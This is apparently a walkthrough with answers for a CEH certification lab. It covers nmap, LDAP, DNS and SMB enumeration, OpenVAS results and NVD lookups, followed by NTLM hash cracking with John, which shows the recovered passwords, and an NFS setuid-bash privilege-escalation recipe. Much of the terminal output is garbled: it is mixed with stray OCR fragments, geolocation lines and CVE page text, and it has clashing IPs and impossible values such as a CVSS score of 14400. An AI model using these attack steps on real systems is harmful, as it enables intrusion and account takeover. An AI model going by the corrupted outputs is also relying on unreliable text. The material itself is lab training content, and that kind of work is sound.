|   DNS_Tree_Name: CEHORG.com
|   Product_Version: 10.0.20348
|   System_Time: 2024-01-09T01:26:32+00:00
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

```
File Edit View Search Terminal Help
2105/tcp open msrpc|msrpc-attack Microsoft Windows RPC
2107/tcp open msrpc-0-0/16 Microsoft Windows RPC
3268/tcp open ldap( https://Microsoft Windows Active Directory LDAP (Domain: CEHORG.com0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CEHORG
|   NetBIOS_Domain_Name: CEHORG
|   NetBIOS_Computer_Name: ADMINDEPT
|   DNS_Domain_Name: CEHORG.com
|   DNS_Computer_Name: AdminDept.CEHORG.com
|   DNS_Tree_Name: CEHORG.com
|   Product_Version: 10.0.20348
|   System_Time: 2023-11-15T09:48:57+00:00
|   ssl-date: 2023-11-15T09:49:38+00:00; +8h00m00s from scanner time.
|   ssl-cert: Subject: commonName=AdminDept.CEHORG.com
|     Not valid before: 2023-11-14T08:55:24
|     Not valid after: 2024-05-15T08:55:24
8080/tcp open http Apache httpd 2.4.51 ((Win64) PHP/7.4.26)
|_http-title: WAMPSERVER Homepage
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.51 (Win64) PHP/7.4.26
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016|10|2012|Vista (93%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_vista::sp1:home_premium
Aggressive OS guesses: Microsoft Windows Server 2016 (93%), Microsoft Windows 10 (89%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (87%), Microsoft Windows Vista Home Premium SP1 (85%)
```

What is the DNS Computer Name of the Domain Controller?

```
nmap -sV -A -T4 10.10.10.25
```

Parrot Terminal

File Edit View Search Terminal Tabs Help

Parrot Terminal Parrot Terminal

```
[attacker@parrot]~$ sudo nmap -A -p 3389 10.10.10.25
[sudo] password for attacker:
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-08 12:26 EST
Nmap scan report for 10.10.10.25st.com
Host is up (0.017s latency).

PORT      STATE SERVICE VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-01-09T01:26:34+00:00; +8h00m0ls from scanner time.
|_ssl-cert: Subject: commonName=AdminDept.CEHORG.com
| Not valid before: 2024-01-08T00:45:25 -02:00
| Not valid after:  2024-07-09T00:45:25
| rdp-ntlm-info:
|   Target_Name: CEHORG
|   NetBIOS_Domain_Name: CEHORG
|   NetBIOS_Computer_Name: ADMINDEPT
|   DNS_Domain_Name: CEHORG.com
|   DNS_Computer_Name: AdminDept.CEHORG.com
|   DNS_Tree_Name: CEHORG.com
|   Product_Version: 10.0.20348
|   System_Time: 2024-01-09T01:26:32+00:00
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
```

```
File Edit View Search Terminal Help
2105/tcp open msrpc|msrpc/445 Microsoft Windows RPC
2107/tcp open msrpc|msrpc/446 Microsoft Windows RPC
3268/tcp open ldap( https://Microsoft Windows Active Directory LDAP (Domain: CEHORG.com0., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: CEHORG
|   NetBIOS_Domain_Name: CEHORG
|   NetBIOS_Computer_Name: ADMINDEPT
|   DNS_Domain_Name: CEHORG.com
|   DNS_Computer_Name: AdminDept.CEHORG.com
|   DNS_Tree_Name: CEHORG.com
|   Product_Version: 10.0.20348
|   System_Time: 2023-11-15T09:48:57+00:00
|   ssl-date: 2023-11-15T09:49:38+00:00; +8h00m00s from scanner time.
|   ssl-cert: Subject: commonName=AdminDept.CEHORG.com
|     Not valid before: 2023-11-14T08:55:24
|     Not valid after: 2024-05-15T08:55:24
8080/tcp open http Apache httpd 2.4.51 ((Win64) PHP/7.4.26)
|_http-title: WAMPSERVER Homepage
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.51 (Win64) PHP/7.4.26
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016|10|2012|Vista (93%)
OS CPE: cpe:/o:microsoft:windows_server_2016 cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_server_2012:r2 cpe:/o:microsoft:windows_vista::sp1:home_premium
Aggressive OS guesses: Microsoft Windows Server 2016 (93%), Microsoft Windows 10 (89%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (87%), Microsoft Windows Vista Home Premium SP1 (85%)
```

Perform LDAP enumeration on the target network and find out how many user accounts are associated with the domain.

```
ldapsearch -x -h 10.10.10.25 -b "DC=CEHORG,DC=com" "objectclass=user" cn
ldapsearch -x -H ldap://192.168.200.95 -b "DC=CEHORG,DC=com" "objectclass=user" cn
```

```
File Edit View Search Terminal Tabs Help
Parrot Terminal          x    ldapsearch -x -h 10.10.10.25 -b "DC=CEH... x Parrot Terminal x
-[root@parrot]-[/home/attacker]
└─ # ldapsearch -x -h 10.10.10.25 -b "DC=CEHORG,DC=com" "objectclass=user" cn
# extended LDIF
#
# LDAPv3  IP Address: 162.241.216.11
# base <DC=CEHORG,DC=com> with scope subtree
# filter: objectclass=user
# requesting: cn
#       ASN: AS46606 UNIFIEDLAYER-A5-1
#           Continent: North America (NA)
# Guest, Users, CEHORG.com
dn: CN=Guest,CN=Users,DC=CEHORG,DC=com
cn: Guest Latitude\Longitude: 37.751 / -97.822
# ADMINDEPT, Domain Controllers, CEHORG.com
dn: CN=ADMINDEPT,OU=Domain Controllers,DC=CEHORG,DC=com
cn: ADMINDEPT
# James D., Users, CEHORG.com
dn: CN=James D.,CN=Users,DC=CEHORG,DC=com
cn: James D. 45°03.6'N 97°49'19.2"W
      Halstead
      Cherry Reservoir, Kansas, USA
      Directions
# Louis F., Users, CEHORG.com
dn: CN=Louis F.,CN=Users,DC=CEHORG,DC=com
cn: Louis F.
      Castleton
      Mt. Hope
      Bentley
# Luke K., Users, CEHORG.com
dn: CN=Luke K.,CN=Users,DC=CEHORG,DC=com
cn: Luke K.
```

JSON Minify

TLS Checker

Regex Matches Extractor

IPv6 Address Extractor

Bitcoin Address Extractor

Phone Number Extractor

```
File Edit View Search Terminal Help
# Guest, Users, CEHORG.com
dn: CN=Guest,CN=Users,DC=CEHORG,DC=com

# ADMINDEPT, Domain Controllers, CEHORG.com
dn: CN=ADMINDEPT,OU=Domain Controllers,DC=CEHORG,DC=com

# James D., Users, CEHORG.com
dn: CN=James D.,CN=Users,DC=CEHORG,DC=com

# Louis F., Users, CEHORG.com
dn: CN=Louis F.,CN=Users,DC=CEHORG,DC=com

# Luke K., Users, CEHORG.com
dn: CN=Luke K.,CN=Users,DC=CEHORG,DC=com

# Adam, Users, CEHORG.com
dn: CN=Adam,CN=Users,DC=CEHORG,DC=com

# Mathew C., Users, CEHORG.com
dn: CN=Mathew C.,CN=Users,DC=CEHORG,DC=com

# Lawrence Z., Users, CEHORG.com
dn: CN=Lawrence Z.,CN=Users,DC=CEHORG,DC=com

# Tom, Users, CEHORG.com
dn: CN=Tom,CN=Users,DC=CEHORG,DC=com

# search reference
ref: ldap://DomainDnsZones.CEHORG.com/DC=DomainDnsZones,DC=CEHORG,DC=com
```

Perform an LDAP Search on the Domain Controller machine and find out the version of the LDAP protocol.

```
ldapsearch -h 10.10.10.25 -x -s base namingcontexts
ldapsearch -x -H ldap://192.168.200.95 -s base namingcontexts
```

```
File Edit View Search Terminal Help
|_ cn=web,cn=users,dc=CEHORG,dc=com:<empty> => Valid credentials
|_ cn=test,cn=users,dc=CEHORG,dc=com:<empty> => Valid credentials
Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-14 20:48 EST
Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
[root@parrot]~[/home/attacker/Desktop]
└─# ldapsearch -h 10.10.10.2 -s base namingcontexts
# extended LDIF for 10.10.1.2
# host is up (0.00079s latency)
# LDAPv3
# base <= (default) with scopebaseObject
# filter: (objectclass=*)
# requesting: namingcontexts03 (Unknown)
# map scan report for 10.10.1.10
Host is up.
# map scan report for 10.10.10.2
dn: is up (0.00082s latency).
namingcontexts: DC=CEHORG,DC=com
namingcontexts: CN=Configuration,DC=CEHORG,DC=com
namingcontexts: CN=Schema,CN=Configuration,DC=CEHORG,DC=com
namingcontexts: DC=DomainDnsZones,DC=CEHORG,DC=com
namingcontexts: DC=ForestDnsZones,DC=CEHORG,DC=com

# search result
search: 2
result: 0 Success


# numResponses: 2
# numEntries: 1
[root@parrot]~[/home/attacker/Desktop]
└─#
```

What is the IP address of the machine that has NFS service enabled? Note: Target network 192.168.0.0/24.

```
sudo nmap -sV -p 2049 192.168.0.0/24
```

```
File Edit View Search Terminal Tabs Help
Parrot Terminal      nmap -sV -p 2049 192.168.0.0/24 - Parrot...      Parrot Terminal
-[root@parrot]-[/home/attacker]
└─ #nmap -sV -p 2049 192.168.0.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-08 13:06 EST
Nmap scan report for 192.168.0.2
Host is up (0.00078s latency)!!!
    Hostname: box5331.bluehost.com
PORT      STATE SERVICE VERSION
2049/tcp  filtered nfs  Unfiled Layer
                        ASN: AS46606 UNIFIEDLAYER-AS-1
Nmap scan report for movies.cephorg.com (192.168.0.51)
Host is up (0.0028s latency).
    Country: United States (US)
PORT      STATE SERVICE VERSION
2049/tcp  open  mountd  1-3 (RPC #100005)
                        Region: Unknown
Nmap scan report for cephorg.com (192.168.0.55)
Host is up (0.0023s latency).

PORT      STATE SERVICE VERSION
2049/tcp  closed nfs  -
                        37°45'03.6"N 97°49'19.2"W
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 11.58 seconds
-[root@parrot]-[/home/attacker]
└─ #
```



The terminal window displays the output of an Nmap scan. It shows three hosts found: 192.168.0.2, 192.168.0.51, and 192.168.0.55. The host at 192.168.0.55 is identified as 'cephorg.com' with an IP of 192.168.0.55 and geographical coordinates of 37°45'03.6"N 97°49'19.2"W. The service 'mountd' is running on port 2049. The interface also includes a sidebar with various tools: JSON Minify, TLS Checker, Regex Matches Extractor, IPv6 Address Extractor, Bitcoin Address Extractor, and Phone Number Extractor.

```

File Edit View Search Terminal Help
1 31.89 ms 192.168.0.2
Nmap scan report for movies.ceph.org.com (192.168.0.51)
Host is up (0.0051s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp        Microsoft ESMTP 10.0.17763.1
|_ smtp-commands: Server2019 Hello [10.10.1.10], TURN, SIZE 2097152, ETRN, PIPELINING, DSN, ENHANCEDST
ATUSCODES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH
  TURN ETRN BDAT VRFY
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-methods: Information Disclosure Vulnerability. This CVE ID is unique
|_ Potentially risky methods: TRACE
|_http-title: Login - Movies
111/tcp   open  rpcbind    2-4 (RPC #100000)
| rpcinfo:          CVSS Version 3.x  CVSS Version 2.0
|   program version port/proto service
|   100000  2,3,4    111/tcp    rpcbind
|   100000  2,3,4    111/tcp6   rpcbind
|   100000  2,3,4    111/udp    rpcbind
|   100000  2,3,4    CNA: 111/udp6 base  MEDIUM
|   100003  2,3      Microsoft 2049/udp  nfs
|   100003  2,3      2049/udp6  nfs
|   100003  2,3,4    2049/tcp   nfs
|   100003  2,3,4    2049/tcp6  nfs
|   100005  1,2,3    2049/tcp   mountd
|   100005  1,2,3    2049/tcp6  mountd
|   100005  1,2,3    2049/udp   mountd

```

QUICK INFO

CVE Dictionary Entry:
CVE-2022-30171

NVD Published Date:
06/15/2022

NVD Last Modified:
06/25/2022

Source:
Microsoft Corporation

Perform a DNS enumeration on www.certifiedhacker.com and find out the name servers used by the domain.

```
dnsenum www.certifiedhacker.com
```

```
File Edit View Search Terminal Tabs Help
Parrot Terminal Parrot Terminal
-[attacker@parrot]--[-]
└─ $dnsenum www.certifiedhacker.com
  dnsenum VERSION:1.2.6
  ----- www.certifiedhacker.com.11 -----
    Hostname: box5331.bluehost.com
    Organization: Unified Layer
    ASN: AS46606 UNIFIEDLAYER-A5-1
    Continent: North America (NA)      14400   IN   A   162.241.216.11
    Country: United States (US)
    Latitude\Longitude: 37.751 / -97.822
  Name Servers:
    Region: Unknown
    City: Unknown
    ns2.bluehost.com.          3600   IN   A   162.159.25.175
    ns1.bluehost.com.          3600   IN   A   162.159.24.80
  Mail (MX) Servers: 97°49'19.2"W
    Cheney Reservoir, Kansas, USA
    mail.certifiedhacker.com.      14400   IN   A   162.241.216.11
  Trying Zone Transfers and getting Bind Versions:
```

The terminal window shows the following DNS records:

Name Servers:	Type	TTL	Class	Value
ns1.bluehost.com.	A	3600	IN	162.159.24.80
ns2.bluehost.com.	A	3600	IN	162.159.25.175

Below the terminal, the CVE-2022-30171 Detail page is displayed. The 'Description' section notes a Microsoft Office Information Disclosure Vulnerability. The 'Severity' section shows CVSS Version 3.0 with a score of 14400. The 'QUICK INFO' section includes the IP address 162.241.216.11, CVE Dictionary Entry: CVE-2022-30171, NVD Published Date: 06/15/2022, and NVD Last Modified: 06/25/2022. The 'Source' is listed as Microsoft Corporation. The 'Vector' is CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N. A note mentions trying zone transfers and getting bind versions for www.certifiedhacker.com on ns1.bluehost.com and ns2.bluehost.com, both failing with NOTIMP. Brute forcing is mentioned with /usr/share/dnseenum/dns.txt.

Find the IP address of the machine running SMTP service on the 192.168.0.0/24 network.

```
nmap -sV -T4 -p 25 192.168.0.0/25
```

```
File Edit View Search Terminal Tabs Help
Parrot Terminal Parrot Terminal
[attacker@parrot]:~[-]
└─ $ nmap -sV -T4 -p 25 192.168.0.0/25
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-08 13:11 EST
Nmap scan report for 192.168.0.2
Host is up (0.0055s latency).16.11
    Hostname: box5331.bluehost.com
PORT      STATE SERVICE VERSION
25/tcp     filtered smtp  : Unified Layer
                        ASN: AS46606 UNIFIEDLAYER-AS-1
Nmap scan report for movies.cephorg.com (192.168.0.51)
Host is up (0.018s latency).
    Country: United States (US)
    PORT      STATE SERVICE VERSION
25/tcp     open  smtp   Microsoft ESMTP 10.0.17763.1
Service Info: Host: Server2019; OS: Windows; CPE: cpe:/o:microsoft:windows
    City: Unknown
Nmap scan report for cephorg.com (192.168.0.55)
Host is up (0.0034s latency).

PORT      STATE SERVICE VERSION
25/tcp     closed smtp  97.49.19.2"W
    Cheney Reservoir, Kansas, USA
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 128 IP addresses (3 hosts up) scanned in 2.40 seconds
[attacker@parrot]:~[-]
└─ $
```

```
File Edit View Search Terminal Help
Host is up (0.025s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
53/tcp open domain Unbound
80/tcp open http nginx
|_http-title: pfSense - Login
Warning: OScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: FreeBSD 11.X-RELEASE
OS CPE: cpe:/o:freebsd:freebsd:11.2
OS details: FreeBSD 11.2-RELEASE
Network Distance: 1 hop

Description: Nmap scan report for movies.ceph.org.com (192.168.0.51)
Nmap version 7.91 (https://nmap.org) starting Nmap 7.91 (https://nmap.org) at 2022-06-15 13:30+0500
OS: Microsoft Windows Server 2019 (10.0), Microsoft IIS/10.0 (Windows 10.0.17763.1)
Nmap scan report for movies.ceph.org.com (192.168.0.51)
Host is up (0.0051s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp        Microsoft ESMTP 10.0.17763.1
| smtp-commands: Server2019 Hello [10.10.1.10], TURN, SIZE 2097152, ETRN, PIPELINING, DSN, ENHANCEDST
ATUSCODES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH
  TURN ETRN BDAT VRFY V.L/A.C:L/P.R.N/U.R/S.U.C:H//N/A:N
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_ Potentially risky methods: TRACE
```

Perform an SMB Enumeration on 192.168.0.51 and check whether the Message signing feature is enabled or disabled. Give your response as Yes/No.

```
nmap -A -T4 192.168.0.51
```

```
File Edit View Search Terminal Tabs Help
Parrot Terminal Parrot Terminal
Nmap done: 1 IP address (1 host up) scanned in 6.62 seconds
[attacker@parrot] ~
└─ $ nmap -A -T4 192.168.0.51
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-08 13:16 EST
Nmap scan report for movies.ceph.org (192.168.0.51)
Host is up (0.074s latency).
Not shown: 988 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp        Microsoft ESMTP 10.0.17763.1
| smtp-commands: Server2019 Hello [10.10.1.10], TURN, SIZE 2097152, ETRN, PIPELINING, DSN, ENHANCEDST
| ATUSCODES, 8bitmime, BINARYMIME, CHUNKING, VRFY, OK
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH
|_ TURN ETRN BDAT VRFY
|_ http://microsoft.com/en-US/security-guidance/advisory/CVE-2022-30171
80/tcp    open  http        Microsoft IIS httpd 10.0  CVE-2022-30171
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-title: Login - Movies
111/tcp   open  rpcbind    2-4 (RPC #100000)
|_ rpcinfo:  Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily
|_ program version port/proto service
|_ 100000  2,3,4      111/tcp  rpcbind
|_ 100000  2,3,4      111/tcp6 rpcbind
|_ 100000  2,3,4      111/udp  rpcbind
|_ 100000  2,3,4      111/udp6 rpcbind
|_ 100003  2,3       2049/udp  nfs
|_ 100003  2,3       2049/udp6 nfs
|_ 100003  2,3,4     2049/tcp  nfs
|_ 100003  2,3,4     2049/tcp6 nfs

```

```

File Edit View Search Terminal Help
| Not valid before: 2023-11-14T08:55:08   NVD_cve-2022-30171 +
| Not valid after: 2024-05-15T08:55:08
|_ssl-date: 2023-11-15T01:24:09+00:00; +1s from scanner time.
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=11/14%OT=25%CT=1%CU=34515%PV=Y%DS=2%DC=T%G=Y%TM=65541D
OS:BA%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=105%TI=I%II=I%SS=S%TS=U)OP
OS:S(01=M5B4NW8NNS%02=M5B4NW8NNS%03=M5B4NW8%04=M5B4NW8NNS%05=M5B4NW8NNS%06=
OS:M5B4NNS)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y
OS:%T=80%W=FFFF%0=M5B4NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+%F=AS%RD=0%Q=
OS:)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%0=%RD=0%Q=)T6(R
OS:=N)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=
OS:G)IE(R=Y%DFI=N%T=80%CD=Z)
Microsoft Office Information Disclosure Vulnerability. This CVE ID is unique
Network Distance: 2 hops (22.30171)
Service Info: Host: Server2019; OS: Windows; CPE: cpe:/o:microsoft:windows_ite:
Host script results: CVSS Version 3.x CVSS Version 2.0
| smb2-time:
|   date: 2023-11-15T01:24:04
|   start_date: N/A
| smb2-security-mode:
|   3.1.1:          CNA:          Base Score: 5.5 MEDIUM
|   Message signing enabled but not required
|   Corporation
TRACEROUTE (using port 8888/tcp)
HOP RTT      ADDRESS
1  21.89 ms  10.10.1.2
2  10.36 ms  movies.ceph.org.com (192.168.0.51)

```

Perform vulnerability scanning for the domain controller using OpenVAS and identify the number of vulnerabilities with severity level as "medium".

Greenbone Security Assistant | +

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn >

 Greenbone Security Assistant

Dashboards	Scans	Assets	Resilience	SecInfo	Configuration	Administration	Help
Report outdated / end-of-life Scan Engine / Environment (local)			 10.0 (High)	97 %	10.10.10.25	general/tcp	Thu, Feb 16, 2023 11:59 PM UTC
PHP End Of Life Detection (Windows)			 10.0 (High)	80 %	10.10.10.25	8080/tcp	Fri, Feb 17, 2023 12:08 AM UTC
1.3.6.1.4.1.25623.1.0.148250			 9.8 (High)	80 %	10.10.10.25	8080/tcp	Fri, Feb 17, 2023 12:08 AM UTC
1.3.6.1.4.1.25623.1.0.148253			 9.8 (High)	80 %	10.10.10.25	8080/tcp	Fri, Feb 17, 2023 12:07 AM UTC
PHP < 7.4.28, 8.0.x < 8.0.16, 8.1.x < 8.1.3 Security Update (Feb 2022) - Windows			 9.8 (High)	80 %	10.10.10.25	8080/tcp	Fri, Feb 17, 2023 12:08 AM UTC
Apache HTTP Server <= 2.4.52 Multiple Vulnerabilities - Windows			 9.8 (High)	80 %	10.10.10.25	8080/tcp	Fri, Feb 17, 2023 12:07 AM UTC
Apache HTTP Server 2.4.7 - 2.4.51 Multiple Vulnerabilities - Windows			 8.2 (High)	80 %	10.10.10.25	8080/tcp	Fri, Feb 17, 2023 12:07 AM UTC
PHP 'CVE-2017-7189' Improper Input Validation Vulnerability (Windows)			 7.5 (High)	80 %	10.10.10.25	8080/tcp	Fri, Feb 17, 2023 12:08 AM UTC
HTTP Debugging Methods (TRACE/TRACK) Enabled			 5.8 (Medium)	99 %	10.10.10.25	8080/tcp	Fri, Feb 17, 2023 12:07 AM UTC
DCE/RPC and MSRPC Services Enumeration Reporting			 5.0 (Medium)	80 %	10.10.10.25	135/tcp	Fri, Feb 17, 2023 12:08 AM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection			 4.3 (Medium)	98 %	10.10.10.25	3389/tcp	Fri, Feb 17, 2023 12:07 AM UTC
TCP timestamps			 2.6 (Low)	80 %	10.10.10.25	general/tcp	Thu, Feb 16, 2023 11:59 PM UTC

(Applied filter: apply_overrides=0 levels=html rows=100 min_qod=70 first=1 sort-reverse=severity)

Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH. [www.greenbone.net](#)

◀◀ 1 - 12 of 12 ▶▶

Applications Places System Tue Nov 14, 21:3

ldapsearch -x -h 10.10.10.25 -b dc=CEHORG,dc=com objectclass=user cn=user - Parrot Terminal

Greenbone Security Assistant - Results - Mozilla Firefox

Greenbone Security Assistant

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn Help

Greenbone Security Assistant

Vulnerability Severity QoD Host Location Created

Vulnerability	Severity	QoD	Host	Location	Created
			IP	Name	
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	10.10.10.25	135/tcp	Fri, Feb 17, 2023 12:08 AM UTC
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80 %	10.10.10.25	135/tcp	Wed, Nov 15, 2023 2:08 AM UTC
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99 %	10.10.10.25	8080/tcp	Fri, Feb 17, 2023 12:07 AM UTC
HTTP Debugging Methods (TRACE/TRACK) Enabled	5.8 (Medium)	99 %	10.10.10.25	8080/tcp	Wed, Nov 15, 2023 2:07 AM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98 %	10.10.10.25	3389/tcp	Fri, Feb 17, 2023 12:07 AM UTC
SSL/TLS: Deprecated TLSv1.0 and TLSv1.1 Protocol Detection	4.3 (Medium)	98 %	10.10.10.25	3389/tcp	Wed, Nov 15, 2023 2:07 AM UTC

(Applied filter: ~10.10.10.25 apply_overrides=0 min_qod=70 rows=10 first=1 sort=name and severity>3.9 and severity<7)

Greenbone Security Assistant (GSA) Copyright (C) 2009-2021 by Greenbone Networks GmbH, www.greenbone.net

```
# ADMINDEPT, Domain Controllers, CEHORG.com
dn: CN=ADMINDEPT,OU=Domain Controllers,DC=CEHORG,DC=com
```

Perform a vulnerability research on CVE-2022-30171 and find out the base score and impact of the vulnerability.

```
{% embed url="https://nvd.nist.gov/vuln/" %}
```

The screenshot shows a Mozilla Firefox window with the title bar "NVD - cve-2022-30171 - Mozilla Firefox". The address bar displays the URL "https://nvd.nist.gov/vuln/detail/cve-2022-30171". The main content area is titled "CVE-2022-30171 Detail". Below the title, there's a section titled "Description" with the text: "Microsoft Office Information Disclosure Vulnerability. This CVE ID is unique from CVE-2022-30159, CVE-2022-30172." To the right, there's a "QUICK INFO" panel containing the following information:

CVE Dictionary Entry:	CVE-2022-30171
NVD Published Date:	06/15/2022
NVD Last Modified:	06/25/2022
Source:	Microsoft Corporation

Below the "Description" section, there's a "Severity" section with tabs for "CVSS Version 3.x" (selected) and "CVSS Version 2.0". Under "CVSS 3.x Severity and Metrics:", it shows a yellow "P" icon, "CNA: Microsoft Corporation", and a "Base Score: 5.5 MEDIUM". The "Vector" is listed as "CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N".

CEH Engage Part 2

You are assigned a task to crack the NTLM password hashes captured by the internal security team. The password hash has been stored in the Documents folder of the Parrot Security console machine. What is the password of user James?

```
john --format=NT hashes.txt
```

```
File Edit View Search Terminal Help
[attacker@parrot]~/Documents]
$john --format=NT hashes.txt
Created directory: /home/attacker/.john Documents
Using default input encoding: UTF-8
Loaded 8 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 3 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password      (Frankie)
12345678      (Jones)
qwerty        (James)
Network       (Guest)
Browse Network (DefaultAccount)
Proceeding with incremental:ASCII
```

You are assigned a task to crack the NTLM password hashes captured by the internal security team. The password hash has been stored in the Documents folder of the Parrot Security console machine. What is the password of user Jones?

```
john --format=NT hashes.txt
```

```
File Edit View Search Terminal Help
[attacker@parrot]~[~/Documents]
$john --format=NT hashes.txt
Created directory: /home/attacker/.john Documents
Using default input encoding: UTF-8
Loaded 8 password hashes with no different salts (NT [MD4 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=16
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 6 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 3 candidates buffered for the current salt, minimum 24 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password      (Frankie)
12345678      (Jones)
qwerty        (James)
Network       (Guest)
● Browse Net... (DefaultAccount)
Proceeding with incremental:ASCII
```

You have got user-level access to the machine with IP 172.16.0.11. Your task is to escalate the privileges to that of the root user on the machine and read the content in the rootflag.txt file. (Note: all the flag files are located at the root, Desktop, Documents, or Downloads folder for the respective users/machines). Note: use LinuxPass when asked for machine password.

```
nmap -sV <IP addr>
sudo apt-get install nfs-common
showmount -e <IP addr>
mkdir /tmp/nfs
sudo mount -t nfs <IP addr>:/home /tmp/nfs
cd /tmp/nfs
sudo cp /bin/bash
sudo chmod +s bash
ls -la bash
ssh -l ubuntu <IP addr>
```

```
cd /home  
./bash -p  
id
```

```
[x]-[attacker@parrot]-[/tmp/mount/ubuntu]  
└─$ mkdir /tmp/mount
```

```
[x]-[attacker@parrot]-[/tmp/mount/ubuntu]  
└─$ sudo mount -t nfs 172.16.0.11:home /tmp/mount/ -nolock
```

